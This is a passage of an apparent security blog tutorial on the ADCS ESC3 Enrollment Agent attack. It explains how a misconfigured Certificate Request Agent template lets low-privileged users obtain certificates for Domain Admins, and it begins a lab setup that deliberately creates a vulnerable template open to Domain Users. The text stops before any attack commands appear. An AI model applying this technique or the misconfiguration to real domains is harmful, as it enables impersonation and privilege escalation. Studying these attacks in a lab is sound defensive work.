ADCS ESC3: Enrollment Agent Template

hackingarticles.in/adcs-esc3-enrollment-agent-template

Raj May 3, 2025

Condition	ESC1	ESC2	ESC3
Template is enabled	✓ True	✓ True	✓ True
Low-privileged users can enroll	✓ True	✓ True	✓ True
Subject name can be supplied in request	✓ True	✓ True	✓ True
Subject Alternative Name (SAN) can be specified	✓ True	✓ True	✓ True
Client Authentication EKU present	✓ True	✓ True	✗ False
Any Purpose EKU present	✗ False	✓ True	✗ False
No EKU specified	✗ False	✓ True	✗ False
Certificate Request Agent EKU present	✗ False	✗ False	✓ True
Manager approval is not required	✓ True	✓ True	✓ True
Authorized signatures required	✗ False	✗ False	✗ False
Request can be made on behalf of another user	✗ False	✓ True	✓ True
Certificate can be used for Kerberos authentication (PKINIT)	✓ True	✓ True	✓ True
Can impersonate any Active Directory user	✓ True	✓ True	✓ True

Active Directory Certificate Services (ADCS) is commonly targeted in **ESC3 certificate attacks**, which exploit misconfigurations in **certificate templates** to enable serious vulnerabilities such as **ADCS certificate attacks** and **privilege escalation**. **ESC3**, in particular, poses a significant threat when combined with a misconfigured **Certificate Request Agent (CRA)** template. This flaw allows attackers to request certificates for high-privileged users, like domain admins, giving them unauthorized access and opening the door for further exploitation.

In PART 2 of this ADCS series, we covered an overview of Active Directory Certificate Services and demonstrated the **ESC2 escalation technique**. In this post, we'll dive into the **AD CS ESC3 Enrollment Agent Template**—an escalation method that exploits a misconfigured Certificate Request Agent EKU, also known as the "Enrollment Agent," allowing a user to request a certificate on behalf of another user, such as a Domain Admin.

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What is ESC3?

ESC3 using Certificate Request Agent allows designated users to request certificates on behalf of other users, computers, or services within an enterprise Public Key Infrastructure (PKI) environment. This is commonly used in scenarios where end-users cannot request certificates themselves due to lack of access or permissions.

Requirements to Make ESC3 Attack Possible:

- Certificate template allows “enrollment on behalf of”
- Attacker has a valid Certificate Request Agent certificate
- Attacker has Enroll permissions on a vulnerable certificate template
- No strong restrictions on who can be impersonated
- Overly broad assignment of Certificate Request Agent role

ADCS and Certificate Templates Risks

Active Directory Certificate Services (ADCS) and certificate templates pose significant risks if misconfigured, potentially enabling privilege escalation, lateral movement, or full domain compromise. Certificate attacks like **ESC3** allow attackers to modify templates to issue certificates for privileged impersonation, effectively bypassing authentication and enabling stealthy, persistent access.

ADCS issues certificates in Active Directory using templates that define permissions and usage. Poorly secured templates are prime targets for attacks like

ESC1 (abusing dangerous permissions like ENROLL and Client Authentication),

ESC2 (exploiting misconfigured issuance policies), and

ESC3 (using **Certificate Request Agent** template to impersonate privileged accounts).

If not tightly controlled, ADCS can become a powerful tool for lateral movement and privilege escalation in a domain.

The vulnerability conditions for ESC1, ESC2, and ESC3 certificate templates are as follows

Condition	ESC1	ESC2	ESC3
Template is enabled	✓ True	✓ True	✓ True
Low-privileged users can enroll	✓ True	✓ True	✓ True
Subject name can be supplied in request	✓ True	✓ True	✓ True
Subject Alternative Name (SAN) can be specified	✓ True	✓ True	✓ True
Client Authentication EKU present	✓ True	✓ True	✗ False
Any Purpose EKU present	✗ False	✓ True	✗ False
No EKU specified	✗ False	✓ True	✗ False
Certificate Request Agent EKU present	✗ False	✗ False	✓ True
Manager approval is not required	✓ True	✓ True	✓ True
Authorized signatures required	✗ False	✗ False	✗ False
Request can be made on behalf of another user	✗ False	✓ True	✓ True
Certificate can be used for Kerberos authentication (PKINIT)	✓ True	✓ True	✓ True
Can impersonate any Active Directory user	✓ True	✓ True	✓ True

In the case of **ESC3**, we will walk through how an attacker can abuse a misconfigured **Certificate Request Agent** template to request certificates on behalf of privileged users, enabling impersonation and unauthorized access through certificate-based authentication.

Certificate Request Agent EKU


A **Certificate Request Agent** is a **delegated user or service** that is authorized to **request digital certificates on behalf of other users or devices** in an Active Directory environment, typically through a special certificate template.

In Active Directory Certificate Services (ADCS), a **Certificate Request Agent** is a trusted account (typically a user or service account) that is **authorized to request certificates on behalf of other users or computers**.

This is part of a **delegated enrollment model**, often used in environments where:

- End-users can't request their own certificates (e.g., smartcards)
- A centralized system or helpdesk issues certificates for users
- Automation systems handle identity provisioning

How it works:



Note: Extended Key Usage (EKU) is a certificate field that specifies its intended purposes like email encryption, user authentication, or secure web access each represented by a unique Object Identifier (OID).

The Security Risk, When Misused:

The Certificate Request Agent EKU, though useful for delegated enrollment, poses a serious security threat if the certificate template includes it without requiring approval, is accessible to non-privileged users, and lacks restrictions on which identities can be impersonated.


Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-winrm, Impacket, certipy-ad, Metasploit

Lab setup


Starting by launching the Certificate Template Console:

Run certtmpl.msc on the Domain Controller, then navigate to **Certificate Templates → Manage**.



Duplicate the “Certificate Template” Template

- Scroll down and find the **“Code Signing”** template.
- Right-click it → Click **Duplicate Template**.




Configure the New Template

A new window will appear with multiple tabs, go through them one by one.

General Tab:

- Set the **Template display name** to: ESC3


- (Optional) Adjust the **Validity Period** — the default of 1 year is typically sufficient.



This name will show up when requesting the certificate

Configure the Subject Name Tab


Select: **Build from this Active Directory information**



This setting prevents attackers from supplying their own identity (e.g., CN=Administrator)


Configure the Security Tab

- Click **Add** → Type Domain Users → Click OK
- Select Domain Users
- Check → Enroll




Configure the Extensions Tab

- Go to the **Extensions** tab
- Select **Application Policies** → Click **Edit**

